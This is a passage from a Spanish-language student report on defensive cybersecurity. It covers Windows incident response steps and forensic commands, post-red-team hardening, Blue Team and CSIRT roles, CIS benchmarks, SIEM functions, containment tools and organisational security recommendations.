
Puerta de enlace predeterminada (DefaultIPGateway).

Servidores DNS configurados (DNSServerSearchOrder).

Estado de DHCP (DHCPEnabled).

Dirección MAC (MACAddress).

Ilustración 33 Comando Get-WmiObject -Class Win32



Uso práctico:

Verifica la dirección IP y configuración de red del adaptador.

Identifica configuraciones incorrectas, como IP duplicadas o DNS no autorizados.

Revisa si el adaptador tiene habilitado DHCP o usa una IP estática.

Análisis De Red

Comando netstat -ano | FindStr ESTABLISHED

Monitoreo de conexiones activas

Identificar conexiones establecidas y sus PID para rastrear posibles comunicaciones con servidores maliciosos.

Ilustración 34 *Comando netstat -ano | FindStr ESTABLISHED*

¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

1. **Confirmar el ataque y evaluar su alcance**

Acción: Identificar la naturaleza del ataque para priorizar la respuesta.

Revisar alertas de sistemas de monitoreo (SIEM, Sysmon, logs del sistema).

Usar herramientas como Task Manager, ProcMon o Get-WmiObject para detectar procesos anómalos o conexiones sospechosas.

Analizar eventos recientes en el visor de eventos (Event Viewer) para verificar fallos de autenticación, escalaciones de privilegios o inicios de sesión remotos no autorizados.

Razón técnica:

Esto ayuda a determinar si el ataque es:

- **Local:** Malware ejecutándose en la máquina.

- **Red:** Comunicación con un servidor de comando y control (C2) o exfiltración de datos.
- **Credenciales comprometidas:** Accesos remotos no autorizados.

Aislar el sistema afectado

Desconexión de la red:

Desconecta inmediatamente el equipo de la red (Wi-Fi o cable Ethernet) para evitar la propagación del ataque.

Deshabilitar conexiones compartidas:

Si el sistema está compartiendo archivos o recursos en una red local, deshabilita el uso compartido.

Razón técnica:

Esto corta cualquier canal de comunicación con un atacante o malware que intente propagar la infección, exfiltrar datos o recibir comandos externos.

Detener procesos maliciosos

Usar el Administrador de Tareas:

Presiona Ctrl + Shift + Esc para abrir el Administrador de Tareas.

Revisa los procesos en ejecución y busca aquellos sospechosos o desconocidos.

Termina los procesos sospechosos haciendo clic en *Finalizar tarea*.

Utilizar herramientas adicionales:

Usa herramientas como Sysinternals Process Explorer para obtener información más detallada sobre los procesos en ejecución.

Aislar Archivos o Aplicaciones Sospechosas

Ubicación de archivos:

Si el ataque proviene de un archivo o aplicación, identifica su ubicación (normalmente en carpetas temporales, descargas o ejecutables no reconocidos).

Cuarentena con antivirus/antimalware:

Utilizar un software antivirus o antimalware compatible (como Malwarebytes) para analizar y poner en cuarentena los archivos maliciosos

Desactivar Servicios No Críticos

Revisión de servicios:

Usa msconfig para deshabilitar servicios desconocidos o sospechosos:

Ejecuta msconfig desde el cuadro de búsqueda o la ventana de "Ejecutar" (Win + R).

Ve a la pestaña *Servicios* y desmarca servicios que no sean críticos o que no reconozcas.

Detener servicios manualmente:

Desde la consola de servicios (services.msc), detén servicios sospechosos en ejecución.

Recolectar evidencia forense

Acción: Antes de realizar cambios importantes, recolectar información clave para análisis posterior.

Capturar el tráfico de red con herramientas como Wireshark:

Ilustración 35 *Comando wireshark*

```
wireshark -i eth0 -w ataque_en_tiempo_real.pcap
```

Exportar logs del sistema:

Ilustración 36 *Comando Get-EventLog -LogName Security -Newest 100 | Export-Csv -Path "SecurityLogs.csv"*

```
Get-EventLog -LogName Security -Newest 100 | Export-Csv -Path "SecurityLogs.cs
```

Obtener una lista de procesos y conexiones:

Ilustración 37 *Comando netstat -ano*

```
netstat -ano > ConexionesSospechosas.txt
```

Razón técnica:

Recolectar evidencia es esencial para identificar cómo ocurrió el ataque, quién fue responsable y cuál fue el vector inicial de compromiso.

Evaluar persistencia del ataque

Acción: Buscar mecanismos de persistencia que puedan reactivar el ataque después de contenerlo.

Revisar entradas en Autoruns para procesos sospechosos en el arranque.

Inspeccionar tareas programadas:

Ilustración 38 *Comando Get-ScheduledTask*

```
Get-ScheduledTask | Where-Object {$_.TaskName -like "*sospechoso*"}
```

Revisar claves de registro críticas:

Ilustración 39 *Comando reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run*

```
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

Razón técnica:

Los atacantes a menudo configuran puertas traseras o scripts que persisten incluso después de reiniciar el sistema. Detectarlas y eliminarlas es crucial para asegurar el sistema.

Comunicar y coordinar

Acción: Informar al equipo de ciberseguridad o al personal relevante sobre el incidente.

Describir el impacto inicial y las acciones realizadas.

Asegurarse de que las demás máquinas en la red sean monitoreadas por signos similares del ataque.

Razón técnica:

La comunicación rápida permite una respuesta coordinada, minimizando el tiempo que el atacante permanece en el sistema.

Análisis del vector de ataque

Acción: Inspeccionar cómo inició el ataque.

Revisar correos electrónicos sospechosos para detectar phishing.

Analizar logs de autenticación remota para accesos no autorizados

Ilustración 40 *Comando Get-EventLog -LogName Security*

```
Get-EventLog -LogName Security | Where-Object {$_.EventID -eq 4625}
```

Comprobar archivos descargados recientemente o ejecutables en carpetas temporales.

Razón técnica:

Conocer el vector inicial ayuda a proteger otros sistemas y prevenir ataques similares en el futuro.

Mitigación y remediación

Acción: Eliminar el malware y parchear vulnerabilidades.

Escanear el sistema con herramientas como ClamAV o Malwarebytes.

Aplicar actualizaciones críticas de seguridad:

Ilustración 41 *Comando wuauclt /detectnow*

```
wuauclt /detectnow
```

Cambiar contraseñas comprometidas y revocar credenciales.

Razón técnica:

La limpieza asegura que el sistema no quede vulnerable, y los parches evitan que el ataque se repita.

Recuperación y evaluación posterior

Acción: Restaurar el sistema al estado normal y evaluar el impacto.

Restaurar desde una copia de seguridad si el sistema está gravemente comprometido.

Realizar un análisis post-mortem para identificar lecciones aprendidas y fortalecer controles de seguridad.

Este enfoque garantiza que el ataque sea contenido rápidamente, con mínima interrupción a la operación de la organización, mientras se prepara el camino para una recuperación completa y una mejora en la postura de seguridad.

Activar el Modo Seguro

Reinicia el equipo en Modo Seguro con Red para limitar la ejecución de aplicaciones y servicios no esenciales.

Accede al modo seguro presionando repetidamente F8 durante el inicio del sistema.

Realiza investigaciones, análisis y acciones de contención desde este entorno más seguro.

Realizar un Análisis de Malware y Herramientas de Contención

Usar herramientas de seguridad:

Descarga y ejecuta herramientas como:

Microsoft Safety Scanner (compatible con Windows 7).

Malwarebytes Anti-Malware.

Kaspersky Virus Removal Tool.

Análisis de rootkits:

Si sospechas de un ataque avanzado, utiliza herramientas especializadas como GMER o Sophos Anti-Rootkit

Revisar y Restringir Accesos

Revisar cuentas de usuario:

Verifica que no se hayan creado cuentas de administrador sospechosas:

Ve a Panel de Control > Cuentas de Usuario.

Cambiar contraseñas:

Cambia las contraseñas del sistema y otras credenciales asociadas al equipo

Revisar Configuración del Firewall

Configura el Firewall de Windows para bloquear cualquier conexión entrante o saliente sospechosa:

Accede desde Panel de Control > Sistema y Seguridad > Firewall de Windows.

Revisa las reglas activas y bloquea las no reconocidas.

Deshabilitar Scripts y Macros

Si el ataque proviene de archivos maliciosos como documentos de Office o scripts de PowerShell:

Deshabilita las macros en las aplicaciones de Office.

Usa políticas de grupo para limitar la ejecución de PowerShell o scripts no firmados.

Prepararse para Recuperación

Realiza una copia de seguridad de datos críticos:

Copia los archivos importantes en un dispositivo externo que no esté conectado al sistema comprometido.

Evaluar una reinstalación del sistema operativo:

Si no puedes contener el ataque completamente, considera una reinstalación limpia de Windows 7 o la migración a un sistema operativo más moderno como Windows 10 u 11.

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team, qué medidas de hardenización propondría para que el ataque no se repita?

Las medidas de hardenización deben centrarse en fortalecer los puntos vulnerables identificados durante el ataque del ejercicio del Red Team. El objetivo principal es reducir la superficie de ataque, mejorar la detección y respuesta, y prevenir futuros incidentes similares.

Gestión de Cuentas y Credenciales

Políticas de contraseñas fuertes

- Requerir contraseñas largas, complejas y únicas para cada usuario.
- Implementar políticas de expiración de contraseñas periódicas

Uso de autenticación multifactor (MFA)

- Implementar MFA para accesos críticos (usuarios administrativos y acceso remoto).

Restricción de privilegios

- Adoptar el principio de **mínimos privilegios**:
    - Limitar cuentas con permisos de administrador.
    - Asegurarse de que los usuarios no tengan privilegios innecesarios.

Auditoría de cuentas

- Identificar y eliminar cuentas inactivas o sospechosas.

Endurecimiento del Sistema Operativo

Parcheo de vulnerabilidades

Asegurarse de que el sistema operativo y todas las aplicaciones estén actualizados

Deshabilitar servicios y protocolos no utilizados

Detener servicios innecesarios para reducir la superficie de ataque

Bloquear protocolos obsoletos como SMBv1

Implementar Application Whitelisting

Configurar AppLocker o Software Restriction Policies para limitar la ejecución de programas no autorizados

Protección de la Red

Segmentación de red

Dividir la red en zonas seguras (DMZ, red interna, red administrativa) con reglas estrictas de comunicación.

Usar VLANs para evitar el movimiento lateral.

Implementación de firewall

Configurar reglas estrictas de entrada y salida en el firewall

Uso de listas de control de acceso (ACL)

Restringir el acceso basado en la dirección IP, el usuario y los servicios.

Detección y prevención de intrusiones

Implementar sistemas IDS/IPS como **Snort** o **Suricata** para detectar y bloquear actividades sospechosas

Fortalecimiento de la Seguridad de Acceso Remoto

Deshabilitar RDP para usuarios no autorizados

Limitar el acceso a RDP a través de una VPN o IPs específicas.

Implementar políticas de tiempo de inactividad

Cerrar sesiones remotas después de un tiempo de inactividad:

Monitoreo de conexiones remotas

Registrar y auditar todos los intentos de inicio de sesión remoto con herramientas SIEM o Windows Event Viewer.

Monitoreo y Respuesta a Incidentes

Registro de eventos avanzados con Sysmon

Configurar Sysmon para registrar eventos críticos, como la creación de procesos y conexiones de red.

Centralización de logs

Configurar un servidor de logs centralizado con herramientas como **Graylog** o **Elastic Stack** para análisis en tiempo real.

Alertas y monitoreo proactivo

Usar herramientas SIEM para correlacionar eventos y detectar anomalías.

Defensa contra Malware

Uso de software antivirus

Instalar y mantener actualizado un antivirus como **ClamAV** para análisis de archivos

Escaneos periódicos de vulnerabilidades

Usar herramientas de análisis de vulnerabilidades como **OpenVAS** o **Nessus**.

Bloqueo de macros

Configurar políticas de grupo para deshabilitar macros en documentos de Office.

Concienciación y Capacitación

Entrenamiento en seguridad

Realizar sesiones de formación para empleados sobre phishing y mejores prácticas de seguridad.

Simulaciones de Red Team

Programar pruebas periódicas de seguridad con ejercicios de Red Team para identificar nuevas vulnerabilidades.

La **hardenización** es un proceso continuo, y estas medidas deben adaptarse constantemente en función de nuevas amenazas y vulnerabilidades identificadas.

¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

Blue Team:

Es responsable de la **defensa activa** de los sistemas de la organización.

Se centra en proteger, monitorear, detectar y fortalecer la infraestructura contra ataques cibernéticos.

Trabaja de manera **proactiva** para identificar vulnerabilidades, implementar medidas de hardening, y simular escenarios de ataque para evaluar la resistencia del entorno.

Equipo de Respuesta a Incidentes (CSIRT):

Su objetivo principal es responder a incidentes de seguridad cuando ya han ocurrido o están ocurriendo.

Actúa de manera reactiva, gestionando y mitigando incidentes en tiempo real para minimizar daños y recuperar sistemas.

Incluye tareas de contención, análisis forense y coordinación post-incidente.

El **Blue Team** es un equipo de defensa activa que trabaja de manera continua para prevenir y detectar amenazas, mientras que el **CSIRT** se enfoca en gestionar incidentes específicos una vez que ocurren.

Ambos equipos pueden complementarse: el **Blue Team** puede fortalecer la seguridad basada en los aprendizajes de incidentes gestionados por el **CSIRT**, y el CSIRT puede usar la infraestructura y monitoreo del Blue Team para detectar y responder de manera más efectiva.

¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS "Center For Internet Security", usted lo utilizaría para qué fin?

Los usaría principalmente para fortalecer la postura de seguridad de los sistemas y redes de la organización. Esto incluye:

Utilizar los **CIS Benchmarks**, para evaluar y aplicar configuraciones seguras en sistemas operativos, aplicaciones, bases de datos y dispositivos de red.

Asegurarme de que las configuraciones cumplan con los estándares de seguridad recomendados, minimizando riesgos.

Priorizar controles de seguridad

Diseñar estrategias de defensa en profundidad siguiendo los controles más relevantes para la organización.

Realizar auditorías para identificar configuraciones incorrectas o vulnerabilidades comparando los sistemas actuales con los estándares de los benchmarks de CIS.

Identificar áreas donde se requiera mejorar la seguridad y priorizar parches o ajustes.

Usar herramientas automatizadas basadas en CIS para verificar configuraciones de seguridad y garantizar el cumplimiento con regulaciones o estándares de la industria

Generar reportes de cumplimiento para auditorías internas y externas.

Apoyar en la implementación de controles preventivos y detectivos que reduzcan la superficie de ataque y fortalezcan las defensas del entorno frente a ciberataques.

Capacitación y concientización.

Explique y redacte las funciones y características principales de lo que es un SIEM.

es una solución tecnológica diseñada para **monitorizar, analizar y gestionar eventos de seguridad** en una infraestructura de TI. Su objetivo principal es detectar y responder a amenazas, cumpliendo con normativas de seguridad y proporcionando una visión integral del estado de seguridad de una organización.

Funciones principales de un SIEM

Recolección de datos:

Centraliza y almacena logs, eventos y datos de seguridad generados por dispositivos, aplicaciones, servidores y redes.

Fuentes comunes incluyen firewalls, sistemas de detección/prevención de intrusiones (IDS/IPS), antivirus, bases de datos, y más.

Correlación de eventos:

Analiza los datos recopilados para identificar patrones o conexiones entre eventos aparentemente aislados.

Permite detectar actividades sospechosas o ataques complejos como amenazas avanzadas persistentes (APT).

Detección de amenazas:

Identifica anomalías y comportamientos fuera de lo común utilizando reglas predefinidas, algoritmos de machine learning o inteligencia artificial.

Proporciona alertas en tiempo real para posibles incidentes de seguridad.

Gestión de incidentes:

Prioriza y categoriza alertas basándose en su criticidad para ayudar a los equipos de seguridad a responder de manera eficiente.

Facilita la investigación forense al almacenar información detallada de los eventos.

Generación de informes y cumplimiento normativo:

Crea informes personalizables para auditorías y evaluaciones de cumplimiento (ej., GDPR, ISO 27001, HIPAA).

Retención de logs

Almacena los datos a largo plazo para análisis históricos, investigaciones forenses o cumplimiento de regulaciones que exijan retención prolongada de registros.

Defina por lo menos 3 herramientas de contención de ataques informáticos “hardware o software”, recuerde que las herramientas de contención son diferentes a las herramientas de detección.

Firewalls:

Los firewalls controlan el tráfico de red entrante y saliente según reglas predefinidas.

En caso de detectar tráfico sospechoso o malicioso, pueden bloquear conexiones específicas, segmentos de red o puertos afectados.

Permiten crear zonas desmilitarizadas (DMZ) para contener sistemas comprometidos sin que afecten al resto de la red.

Network Access Control (NAC)

Restringe el acceso a la red basándose en políticas predefinidas y el estado de los dispositivos.

Si un dispositivo comprometido o no autorizado intenta conectarse, el NAC lo aísla en una red de cuarentena hasta que sea evaluado y remediado.

Aísla usuarios o dispositivos sospechosos dentro de la red para contener la amenaza.

Endpoint Detection and Response (EDR) con capacidades de contención

Además de detectar actividades sospechosas en endpoints (como PCs o servidores), las soluciones EDR tienen mecanismos para bloquear procesos maliciosos en tiempo real.

Pueden aislar un endpoint infectado de la red principal mientras el equipo de seguridad investiga.

Detienen la ejecución de ransomware, malware o scripts maliciosos antes de que puedan propagarse.

Aspectos que aporten al desarrollo de estrategias de RedTeam & BlueTeam

El éxito de las estrategias para **Red Team** y **Blue Team** depende de una combinación de planificación, recursos y colaboración. Una estrategia bien desarrollada para **Red Team** y **Blue Team** no solo fortalece las defensas de la organización, sino que también:

Mejora la preparación ante incidentes.

Reduce la superficie de ataque.

Aumenta la confianza de los stakeholders en la ciberseguridad organizacional.

A continuación, se presentan los aspectos más relevantes que contribuyen a desarrollar estrategias efectivas para ambos equipos.

Evaluación y Conocimiento del Entorno

Mapeo de Activos Críticos:

Identificar los sistemas, datos y procesos más valiosos para la organización.

Análisis de Riesgos:

Evaluar posibles amenazas, vulnerabilidades y su impacto potencial.

Evaluación de Madurez:

Determinar el nivel de preparación actual de los equipos y las herramientas disponibles.

Capacitación y Desarrollo de Competencias

Formación Continua:

Entrenamiento en habilidades avanzadas, como hacking ético (para Red Team) y análisis forense digital (para Blue Team).

Certificaciones:

Certificaciones relevantes, como CEH, OSCP, CISSP y CompTIA Security+.

Simulaciones y Ejercicios:

Realización de escenarios prácticos que permitan mejorar las capacidades ofensivas y defensivas.

Colaboración y Comunicación

Purple Teaming:

Facilitar la colaboración entre Red Team y Blue Team para compartir hallazgos y estrategias.

Comunicación Efectiva:

Reportes claros y detallados para la alta dirección y otros stakeholders.

Interdisciplinariedad:

Integrar expertos en diversas áreas, como analistas legales, técnicos y especialistas en gestión de riesgos.

Uso de Herramientas y Tecnologías

Para el Red Team:

Herramientas de pruebas de penetración: Metasploit, Burp Suite, Nmap.

Técnicas de ingeniería social: simulaciones de phishing y campañas de reconocimiento.

Para el Blue Team:

Herramientas de detección y monitoreo: SIEM (Splunk, ELK Stack), IDS/IPS.

Sistemas de respuesta a incidentes y análisis forense: EnCase, Volatility.

Automatización:

Uso de inteligencia artificial y aprendizaje automático para optimizar tareas repetitivas.

Enfoque Legal y Normativo

Cumplimiento Regulatorio:

Garantizar conformidad con leyes como:

Ley 1581 de 2012 (Ley de Protección de Datos Personales)

Ley 1273 de 2009 (Delitos Informáticos)

Ley 1928 de 2018

Política Nacional de Ciberseguridad y Ciberdefensa (CONPES 3995 de 2020)

Decreto 338 de 2022

ISO/IEC 27001

Políticas de Privacidad:

Manejar datos personales durante las pruebas ofensivas y defensivas con extremo cuidado.

Reglas de Compromiso (Rules of Engagement):

Establecer límites claros para las actividades del Red Team y Blue Team.

Gestión de Recursos

Asignación de Recursos:

Proveer las herramientas, personal y presupuesto adecuados para ambos equipos.

Definición de Roles y Responsabilidades:

Asegurar que cada miembro del equipo entienda su rol y cómo contribuye al objetivo general.

Tiempo y Prioridades:

Priorizar las vulnerabilidades y amenazas con base en su impacto potencial.

Monitoreo y Mejora Continua

Análisis de Resultados:

Revisar informes de pruebas de penetración y respuesta a incidentes.

Lecciones Aprendidas:

Identificar fallos y éxitos para ajustar estrategias futuras.

Actualización Constante:

Estar al día con las últimas tendencias en ciberseguridad, nuevas herramientas y amenazas emergentes.

Cultura de Seguridad

Concienciación Organizacional:

Educar a todos los empleados sobre su rol en la seguridad de la organización.

Políticas Internas:

Crear políticas claras y fomentar la adopción de buenas prácticas de seguridad.

Apoyo de la Alta Dirección:

Asegurar el respaldo ejecutivo para las iniciativas de seguridad.

Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización.

El fortalecimiento de la seguridad en una organización requiere un enfoque integral que abarque personas, procesos y tecnología. El planteamiento de estas estrategias permite a la organización:

Reducir significativamente el riesgo de ciberataques.

Mejorar la respuesta a incidentes y la resiliencia operativa.

Cumplir con los requisitos legales y generar confianza entre clientes y socios.

A continuación, se presentan estrategias y recomendaciones prácticas para mejorar la postura de seguridad:

1. **Realizar una Evaluación Inicial de Riesgos**

Identificar Activos Críticos:

Catalogar sistemas, datos, aplicaciones y procesos esenciales para la organización.

Análisis de Amenazas y Vulnerabilidades:

Identificar posibles vectores de ataque y evaluar las vulnerabilidades existentes.

Evaluación de Impacto:

Determinar las consecuencias potenciales de las amenazas para priorizar los esfuerzos de mitigación.

Implementar Controles Técnicos

Cifrado de Datos:

Usar cifrado para proteger datos en tránsito y en reposo.

Segmentación de Redes:

Dividir las redes en zonas aisladas para limitar el movimiento lateral en caso de intrusión.

Autenticación Multifactor (MFA):

Requerir múltiples factores de autenticación para acceder a sistemas críticos.

Monitoreo y Detección:

Implementar herramientas como SIEM (Security Information and Event Management) para identificar anomalías en tiempo real.

Actualización de Software:

Aplicar parches de seguridad de forma regular para minimizar las vulnerabilidades.

Desarrollo de Políticas y Procedimientos

Política de Seguridad de la Información:

Definir claramente roles, responsabilidades y directrices para proteger los datos y sistemas.

Gestión de Incidentes:

Establecer planes de respuesta a incidentes con procedimientos claros para contención, análisis y recuperación.

Plan de Continuidad de Negocio (BCP) y Recuperación ante Desastres (DRP):

Diseñar estrategias para mantener las operaciones durante crisis cibernéticas.

Desarrollar Capacidades de Respuesta a Incidentes

Plan de Respuesta a Incidentes (IRP):

Crear y probar un plan que incluya contención, mitigación y recuperación.

Simulacros de Incidentes:

Realizar simulaciones de ciberataques para evaluar la preparación del equipo.

Análisis Forense:

Establecer procedimientos para investigar y documentar incidentes de seguridad.

Fomentar una Cultura de seguridad.

Capacitación Continua:

Educar a los empleados sobre amenazas comunes, como phishing y técnicas de ingeniería social.

Políticas de Buenas Prácticas:

Establecer normas claras sobre el uso de dispositivos, contraseñas y acceso a redes.

Concienciación:

Crear campañas internas que refuercen la importancia de la ciberseguridad.

Alinear con Normativas y Estándares

Cumplimiento Regulatorio:

Garantizar que la estrategia esté alineada con leyes y regulaciones locales e internacionales (Ley 1581 de 2012 en Colombia y de otras relacionadas a ciberseguridad).

Adopción de Estándares Internacionales:

Implementar frameworks reconocidos, como:

ISO/IEC 27001: Para sistemas de gestión de seguridad de la información.

NIST Cybersecurity Framework: Para evaluar y gestionar riesgos.

Involucrar a la Alta Dirección

Apoyo Ejecutivo:

Obtener el respaldo de la alta dirección para garantizar la asignación de recursos necesarios.

Informes Periódicos:

Presentar reportes sobre el estado de la ciberseguridad, amenazas detectadas y mejoras realizadas.

Definición de Roles y Responsabilidades:

Asignar responsabilidades claras en seguridad a diferentes niveles de la organización.

Implementar Evaluaciones Continuas

Pruebas de Penetración:

Utilizar Red Teams para simular ataques y descubrir vulnerabilidades.

Auditorías de Seguridad:

Realizar revisiones periódicas del sistema de seguridad.

Revisión de Políticas:

Actualizar políticas y procedimientos en función de nuevos riesgos o cambios regulatorios.

Monitorear y Mejorar Continuamente

Análisis de Tendencias:

Monitorear nuevas amenazas y adaptar las defensas en consecuencia.

Métricas de Desempeño:

Establecer indicadores clave de desempeño (KPIs) para medir la efectividad de la estrategia.

Feedback de Equipos:

Incorporar lecciones aprendidas de ejercicios y simulaciones.

Conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad.

La ciberseguridad se ha convertido en un pilar esencial para garantizar la estabilidad operativa, la confianza digital y la protección de activos en un mundo cada vez más interconectado. Desde este enfoque, las siguientes conclusiones son clave para construir y consolidar el conocimiento en esta disciplina:

1. **La Ciberseguridad es un Proceso Multidimensional**

Aspectos Técnicos: Es necesario integrar herramientas avanzadas de monitoreo, detección y mitigación de amenazas, junto con tecnologías emergentes como la inteligencia artificial y la automatización.

Aspectos Humanos: La educación, concienciación y participación activa de los empleados son fundamentales para reducir vulnerabilidades internas, como ataques de phishing o errores de configuración.

Aspectos Organizacionales: La ciberseguridad debe ser vista como un componente estratégico alineado con los objetivos empresariales, no solo como un desafío técnico.

El Enfoque Preventivo es Más Efectivo que el Reactivo

La inversión en medidas preventivas, como pruebas de penetración, auditorías regulares y monitoreo continuo, resulta más eficiente y menos costosa que la recuperación tras un ataque cibernético.

Estrategias como el **Purple Teaming**, que combina la ofensiva (Red Team) y la defensiva (Blue Team), permiten identificar y solucionar brechas antes de que sean explotadas.

La Construcción del Conocimiento es Colaborativa

La ciberseguridad se beneficia de la colaboración entre disciplinas: expertos técnicos, legales, de gestión de riesgos y comunicadores deben trabajar en conjunto.

La cooperación entre organizaciones, sectores y gobiernos es crucial para enfrentar amenazas globales, especialmente en la detección y respuesta a ciberataques coordinados.

La Adaptabilidad es Clave ante el Cambio Constante

Las amenazas cibernéticas evolucionan rápidamente, lo que requiere una actualización constante de conocimientos, herramientas y estrategias.

La implementación de metodologías ágiles y enfoques proactivos permite anticiparse a nuevas tendencias, como ataques basados en inteligencia artificial o ciberespionaje.

El Cumplimiento Normativo y la Ética son Pilares Fundamentales

El respeto a las normativas de privacidad y seguridad, como las leyes nacionales (como la Ley 1581 en Colombia), es esencial para evitar sanciones y generar confianza.

La ética en ciberseguridad, especialmente en roles ofensivos como el **Red Team**, asegura que las actividades se lleven a cabo de manera responsable, minimizando impactos negativos.

La Cultura de Seguridad Potencia la Resiliencia Organizacional

Promover una cultura organizacional que valore y priorice la ciberseguridad asegura la participación activa de todos los niveles de la empresa en la protección de activos.

La sensibilización continua ayuda a crear una "primera línea de defensa" más robusta y reduce la probabilidad de éxito de ataques dirigidos.

La Ciberseguridad es una Disciplina en Constante Innovación

Los avances tecnológicos como blockchain, computación cuántica y análisis predictivo están redefiniendo las posibilidades en la protección de sistemas e información.

La investigación y el desarrollo continuo son esenciales para mantenerse a la vanguardia frente a las amenazas emergentes.

El Conocimiento Compartido es Poderoso

La creación de comunidades de práctica, repositorios de amenazas compartidas (como **Open Threat Exchange**) y redes de inteligencia permiten que las organizaciones aprendan mutuamente y respondan más rápido.

El intercambio de experiencias y buenas prácticas fortalece el ecosistema global de ciberseguridad.

Conclusiones

La construcción del conocimiento en ciberseguridad requiere un enfoque integral que abarque la dimensión técnica, humana, organizacional y legal. Solo a través de la integración de estos aspectos, y mediante la colaboración continua entre sectores, es posible enfrentar de manera efectiva los desafíos actuales y futuros del mundo digital. Este enfoque no solo protege a las organizaciones, sino que también fortalece la confianza en el entorno digital global.

La inversión en medidas preventivas, como pruebas de penetración, auditorías regulares y monitoreo continuo, resulta más eficiente y menos costosa que la recuperación tras un ataque cibernético.

La sensibilización continua ayuda a crear una "primera línea de defensa" más robusta y reduce la probabilidad de éxito de ataques dirigidos.

La implementación de metodologías ágiles y enfoques proactivos permite anticiparse a nuevas tendencias, como ataques basados en inteligencia artificial o ciberespionaje.

Es necesario integrar herramientas avanzadas de monitoreo, detección y mitigación de amenazas, junto con tecnologías emergentes como la inteligencia artificial y la automatización.

Recomendaciones

La ciberseguridad efectiva requiere un enfoque integral que abarque aspectos técnicos, humanos, organizacionales y legales. A continuación, se presentan recomendaciones prácticas para fortalecer la postura de seguridad en cualquier organización o entorno:

Implementar Autenticación Multifactor (MFA):

Protege los accesos a sistemas críticos con múltiples capas de autenticación.

Actualizar y Parchear Sistemas:

Asegurar que todos los dispositivos, software y aplicaciones estén al día con los últimos parches de seguridad.

Cifrado de Datos:

Usar cifrado avanzado para proteger datos en tránsito y en reposo.

Segmentación de Redes:

Dividir las redes en zonas separadas para limitar el movimiento lateral de los atacantes.

Educar a los Empleados:

Realizar capacitaciones regulares sobre amenazas comunes, como phishing, ransomware y uso seguro de dispositivos.

Simulaciones de Ataques:

Llevar a cabo pruebas de ingeniería social y simulaciones de phishing para preparar a los empleados frente a ataques reales.

Fomentar la Cultura de Seguridad:

Promover prácticas seguras, como la creación de contraseñas fuertes y el uso responsable de recursos tecnológicos.

Plan de Respuesta a Incidentes (IRP):

Establecer protocolos claros para detectar, contener, mitigar y recuperar tras un incidente.

Equipos Especializados:

Formar un equipo de respuesta (CSIRT) para gestionar eventos de seguridad.

Simulacros de Incidentes:

Realizar simulaciones periódicas para evaluar la efectividad de los planes.

Principio de Privilegio Mínimo:

Limitar el acceso de los empleados solo a los recursos necesarios para cumplir sus funciones.

Control de Acceso Basado en Roles:

Establecer permisos diferenciados según la función del usuario.

Gestión de Contraseñas:

Usar gestores de contraseñas para garantizar la seguridad y complejidad.

Sistemas de Monitoreo (SIEM):

Implementar herramientas para recopilar, analizar y responder a eventos de seguridad en tiempo real.

Detección de Amenazas Avanzadas (EDR):

Utilizar herramientas de Endpoint Detection and Response para proteger los puntos finales.

Análisis de Comportamiento:

Identificar patrones anómalos que puedan indicar una intrusión.

Anexo

Video sustentación YouTube: https://www.youtube.com/watch?v=pdZUu2X-KiI

Ilustración 42 *Video Sustentación*

Bibliografía

(S/f). Asobancaria.com. Recuperado el 24 de octubre de 2024, de https://www.asobancaria.com/wp-content/uploads/2020/09/Gui%CC%81a-de-Buenas-Pra%CC%81cticas-para-Auditar-la-CiberseguridadV4_compressed.pdf

¿Qué significa SIEM y cómo funciona? (s/f). Ambit-bst.com. Recuperado el 26 de noviembre de 2024, de https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-funciona

Andujo, ⭐ gaby. (2019, octubre 14). Recomendaciones para Windows 7. Linkedin.com. https://www.linkedin.com/pulse/recomendaciones-para-windows-7-gaby-andujo?originalSubdomain=es

Cano, I. R. (2020, agosto 5). Las 8 herramientas imprescindibles de pentesting. Viewnext. https://www.viewnext.com/8-herramientas-imprescindibles-pentesting/

Cilleruelo, C. (2020, mayo 14). ¿Qué es el Red Team en ciberseguridad? KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

Cilleruelo, C. (2021, diciembre 1). ¿Qué es Blue Team en Ciberseguridad? KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/

Cilleruelo, C. (2022, julio 4). ¿Qué es Metasploit? KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Cilleruelo, C. (2022, octubre 6). ¿Qué es Meterpreter? KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-meterpreter/

Cilleruelo, C. (2022a, enero 26). ¿Qué es el Hardening en Ciberseguridad? KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-el-hardening-en-ciberseguridad/

Cilleruelo, C. (2022b, octubre 4). ¿Qué es ExploitDB? KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-exploitdb/

CISC. (s/f). Normatividad sobre delitos informáticos. Policía Nacional de Colombia. Recuperado el 11 de octubre de 2024, de https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

